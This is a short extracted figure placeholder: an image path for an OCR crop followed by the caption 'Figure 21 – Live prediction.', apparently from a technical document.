

Figure 21 – Live prediction.